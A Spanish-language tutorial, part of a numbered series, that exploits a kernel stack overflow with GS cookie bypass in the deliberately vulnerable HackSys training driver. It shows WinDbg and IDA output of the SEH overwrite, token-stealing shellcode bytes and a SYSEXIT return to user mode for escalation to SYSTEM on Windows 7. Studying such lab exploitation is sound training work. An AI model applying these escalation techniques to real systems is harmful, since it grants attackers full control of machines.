Veamos como quedo la dirección donde supuestamente estará copiando el NEXT, recordemos que cuando armaba el source ponemos 0x44444444 para que pise el NEXT y la dirección del SEH seria 0x4037f0.



Ese de la imagen de arriba era el source veamos si quedo bien pisado en el stack.

```

WINDBG>dd 89027BA0
89027ba0 44444444 9d4b0080 000fcba0 00000000
89027bb0 89027bc0 9d4b39ca 001f0dec 00000218
89027bc0 89027bdc 9d4b416d 85018870 850188e0
89027bd0 84ec7038 8546af08 00000000 89027bf4
89027be0 82880129 8546af08 85018870 85018870
89027bf0 8546af08 89027c14 82a787af 00000000
89027c00 85018870 850188e0 00000094 04027cac
89027c10 89027c24 89027cd0 82a7baf0 8546af08

```

Allí esta, paro en el breakpoint on write justo después de copiar el NEXT y ahora copiara el SEH, apreto f7.


```

89027C10 89027C24 89027CD0 82A7BAF0 8546AF08
WINDBG>dd 89027BA0
89027ba0 44444444 004037f0 000fcba0 00000000
89027bb0 89027bc0 9d4b39ca 001f0dec 00000218
89027bc0 89027bdc 9d4b416d 85018870 850188e0
89027bd0 84ec7038 8546af08 00000000 89027bf4
89027be0 82880129 8546af08 85018870 85018870
89027bf0 8546af08 89027c14 82a787af 00000000
89027c00 85018870 850188e0 00000094 04027cac
89027c10 89027c24 89027cd0 82a7baf0 8546af08

```

Ahí copio el SEH

También puedo verlo en IDA



Por supuesto el modulo del exploit donde saltara lo compile sin DEP y sin SAFE SEH pues es parte de la explotación, si lo hiciera de Python no habría problema, habría que crear una zona de memoria darle permiso de ejecución con VirtualAlloc, copiar el código allí, y poner la dirección de dicha zona como SEH.


No olvidemos que esto es un Privilege Escalation, así que nosotros ya tenemos ejecución de código en la maquina pero con un usuario normal, la idea es escalar a system, así que podemos hacer cosas en la

maquina limitadas por nuestro privilegio, pero correr un exe del mismo privilegio es una de ellas, y eso es el exploit, lo mismo si fuera en Python, ahí deberíamos instalar Python para poder ejecutar el .py.

Veamos la rutina del manejador de excepciones.

```
pepe:004037ED      db  0CCh ; Ì
pepe:004037EE      db  0CCh ; Ì
pepe:004037EF      db  0CCh ; Ì
pepe:004037F0      db  53h ; S
pepe:004037F1      db  56h ; V
pepe:004037F2      db  57h ; W
pepe:004037F3      db  60h ; `
pepe:004037F4      db  33h ; 3
pepe:004037F5      db  0C0h ; À
pepe:004037F6      db  64h ; d
pepe:004037F7      db  8Bh ; <
pepe:004037F8      db  80h ; €
pepe:004037F9      db  24h ; $
pepe:004037FA      db   1
pepe:004037FB      db   0
pepe:004037FC      db   0
pepe:004037FD      db  8Bh ; <
pepe:004037FE      db  40h ; @
pepe:004037FF      db  50h ; P
pepe:00403800      db  8Bh ; <
pepe:00403801      db  0C8h ; È
pepe:00403802      db  0BAh ; ò
pepe:00403803      db   4
pepe:00403804      db   0
pepe:00403805      db   0
pepe:00403806      db   0
pepe:00403807      db  8Bh ; <
pepe:00403808      db  80h ; €
pepe:00403809      db  0B8h ; .
pepe:0040380A      db   0
pepe:0040380B      db   0
pepe:0040380C      db   0
pepe:0040380D      db  2Dh ; -
pepe:0040380E      db  0B8h ; .
pepe:0040380F      db   0
pepe:00403810      db   0
pepe:00403811      db   0
pepe:00403812      db  39h ; 9
```

Ya había creado el segmento lo transformo en código con C y creo la función.



Allí no puedo poner breakpoints en un debugger en USER en el target, pero aquí sí.

```

WINDBG>ba e1 4037f0
WINDBG>

```


Lo pongo en el Windbg, podría ponerlo en el IDA también, luego doy RUN.

Allí paro, nuestro manejador de excepciones funciona.



Por supuesto el código es el shellcode ya visto de Token Stealer que ya ha sido analizado en tutoriales anteriores.

El error en el código fuente estaba en la zona marcada después de volver de robar el token de system y guardarlo para elevar nuestro proceso, hay un POPAD que restaura los registros guardados al inicio con PUSHAD, y luego no es tan sencillo volver de kernel de una excepción a user sin romperse, por eso seguimos el consejo de la página original, usar SYSEXIT.



A EDX hay que mover el EIP donde volverá al retornar a USER y en ECX el ESP, en mi caso como lo compile sin ASLR le puse en EDX la dirección justo debajo del call a DeviceIoControl y en ESP una dirección del stack principal 0x12ff00 que no es el mismo valor que estaba ejecutando antes de la llamada a DeviceIoControl, pero como lo guarde en la sección data al valor de ESP que tenía, al volver podre restaurar el ESP correcto.

En el otro IDA con el análisis del módulo del exploit veo la dirección donde volveré.

```

.text:00403EAF 034 add     esp, 4
.text:00403EB2 030 mov     ecx, (offset _mbctypes+0B8h)
.text:00403EB7 030 mov     [ecx], esp
.text:00403EB9 030 push    0 ; lpOverlapped
.text:00403EBB 034 lea     eax, [ebp+BytesReturned]
.text:00403EBE 034 push    eax ; lpBytesReturned
.text:00403EBF 038 push    0 ; nOutBufferSize
.text:00403EC1 03C push    0 ; lpOutBuffer
.text:00403EC3 040 push    218h ; nInBufferSize
.text:00403EC8 044 push    edi ; lpInBuffer
.text:00403EC9 048 push    222007h ; dwIoControlCode
.text:00403ECE 04C push    ebx ; hDevice
.text:00403ECF 050 call     ds:DeviceIoControl(x,x,x,x,x,x,x,x)


```

```

.text:00403ED5 loc_403ED5:
.text:00403ED5 034 mov     ecx, (offset _mbctypes+0B8h)
.text:00403EDA 030 mov     esp, [ecx]
.text:00403EDC 030 push    offset aCalc ; "calc"
.text:00403EE1 034 call     _system
.text:00403EE6 034 add     esp, 4
.text:00403EE6 ; } // starts at 403CD3
.text:00403EE9 030 mov     [ebp+ms_exc.registration.TryLevel], 0FFFFFFFh
.text:00403EF0 030 xor     eax, eax
.text:00403EF2 030 mov     ecx, [ebp+ms_exc.registration.Next]
.text:00403EF5 030 mov     large fs:0, ecx
.text:00403EFC 030 pop     edi
.text:00403EFD 02C pop     esi
.text:00403EFE 028 pop     ebx
.text:00403EFF 024 mov     esp, ebp
.text:00403F01 004 pop     ebp
.text:00403F02 000 retn     4

```

En el IDA actual que estoy debuggeando puedo ver la misma parte del código.



Puedo poner un breakpoint allí.

```

Command "MakeCode" failed
Flushing buffers, please
WINDBG>ba e1 403ed5

```

Borro los breakpoints anteriores


```

WINDBG>!c
^ Syntax error in '!c'
WINDBG>!b1
0 e 89027ba0 w 1 0001 (0001)
1 e 004037f0 e 1 0001 (0001)
2 e 00403ed5 e 1 0001 (0001)

WINDBG>bc 0
WINDBG>bc 1


```

Doy RUN



Veo que volví a USER con EIP y ESP que yo había seteado antes del SYSEXIT.

Ahí restaure el ESP leyéndolo de donde lo había guardado en la sección data 0x4212b0.



Ahora ejecutare la calculadora o el código que quiera como system aquí, podría por ejemplo inyectar código en algún proceso SYSTEM y saldré.

Quito todos los breakpoints y doy RUN

Nueva carpeta osr

minifuzz

HxDSetupB

protocol.sp

dotNetFx40...

HxDSetupF...

pro

Calculator

View Edit Help

0

MC MR MS M+ M-

← CE C ± √

7 8 9 / %

4 5 6 * 1/x

1 2 3 - =

0 . +

```

Sys Extreme Vulnerable Driver Exploits
Ashfaq Ansari (@HackSysTeam)
ashfaq@atlpayatuldotlcom

Buffer Overflow GS Exploitation
The Exploit Thread
Exploit Thread Handle: 0x40
Continue . . .
Device Driver Handle
Device Name: \\.\HackSysExtremeVulnerableDriver
Device Handle: 0x48
Vulnerability Stage
Heating Shared Memory
[+] Shared Memory Handle: 0x00000044
Mapping Shared Memory To Current Process Space
[+] Mapped Shared Memory: 0x001F0000
Writable Memory For Buffer: 0x001F0DEC
Preparing Buffer Memory Layout
[+] XOR'ed GS Cookie Value: 0x42424242
[+] XOR'ed GS Cookie Address: 0x001F0FF0
[+] Next SE Handler Value: 0x44444444
[+] Next SE Handler Address: 0x001F0FF8
[+] SE Handler Value: 0x004037F0
[+] SE Handler Address: 0x001F0FFC
[+] EoP Payload: 0x004037F0
[+] Triggering Kernel Stack Overflow GS
Press any key to continue . . .
  
```

Veamos que usuario es el owner.



Listo ya terminé, pude elevar privilegios a SYSTEM.

Adjunto un zip con el código fuente modificado y el ejecutable compilado, recuerden que si lo compilan por ustedes mismos deben hacerlo sin DEP sin SAFE SEH y sin ASLR y que corre en windows 7 32 bits y ajustar si le agregan código el valor de retorno o sea EIP y ESP antes del SYSEXIT sino se romperá al volver.

Nos vemos en la parte 68

Un abrazo

Ricardo Narvaja